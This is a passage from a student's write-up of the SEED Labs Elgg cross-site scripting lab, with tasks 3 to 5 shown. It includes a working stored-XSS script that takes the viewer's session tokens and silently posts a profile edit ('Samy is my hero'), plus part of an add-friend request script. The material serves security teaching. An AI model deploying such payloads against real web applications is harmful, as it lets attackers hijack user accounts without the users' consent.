
**Ajax.send();**

**}**

**</script>**


Here we are creating a http request similar to the one we inspected. here host is “www.seed-server.com”

I log back into Samy’s profile and paste the script into the About me section of the profile:




I save the changes, I log in as Charlie, I go to Samy’s profile to see if the script works.

Before viewing Samy’s profile I see Samy isn’t one of Charlie’s friends:



After viewing Samy’s profile:



The XSS attack was successful. Without manually pressing the add friend button Samy become friends with Charlie.


**Task 4: Modifying the Victim’s Profile Using Cross Site Attack:**

First, I need to understand how a user changes their profile information. What type of HTTP request is used when a user edits their

Profile, and what data is sent along with that request. I begin by editing Samy’s profile while using the web developer network tool to view the HTTP request sent. First we are going to simply put a small text in the Brief Description section.



After pressing the save button I monitored what request was made using the web developer tool of the firefox.



From the network section we can see that a post request is made in order to edit the profile of the user. First from the request section I retrieved the GUID of the current user that Is Samy.



The guid of Samy is 59. Now with all these necessary information I generated the JS code that will automatically edit the victims profile.

<script type="text/javascript">

window.onload = function(){

var name= elgg.session.user.name;

var guid="&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

var briefDesc = "&briefdescription=Samy is my hero" + "&accesslevel[briefdescription]=2"

var content= name+guid+ts+token+briefDesc; //FILL IN

var samyGuid=59; //FILL IN

var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN

if(elgg.session.user.guid!=samyGuid)

{

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST", sendurl, true);

Ajax.setRequestHeader("Content-Type",

"application/x-www-form-urlencoded");

Ajax.send(content);

}

}</script>

As we are targeting the Brief Description section of the profile add modification


**var briefDesc = "&briefdescription=Samy is my hero" + "&accesslevel[briefdescription]=2"**

This part means that we are adding Samy is my hero in the brief description section of the victims profile.


We created a var named content that contents all the information that will be in the request body. **var content= name+guid+ts+token+briefDesc;** Here brifDesc has the information aboutthe brief description section.

Also the samyGuid indicates the uid of the attacker so that the attack does no happen on the attackers profile.


Then I put the code in the about me section of the Samy profile .



Then I go view Samy’s profile from Charlie’s profile to see if the attack works. Before viewing Samy’s profile, Charlie has no Brief description:



After viewing Samy’s profile, charlie’s profile now displays a Brief description saying ‘Samy is my hero’:



Answer To the Question : The line number in the lab task is not mentioned


**Task 5:**

In lab 3 and 4 I injected two request in the Samys profile one was get request and another was the post request in order to perform them both in the single time we have to create two request in the same code.

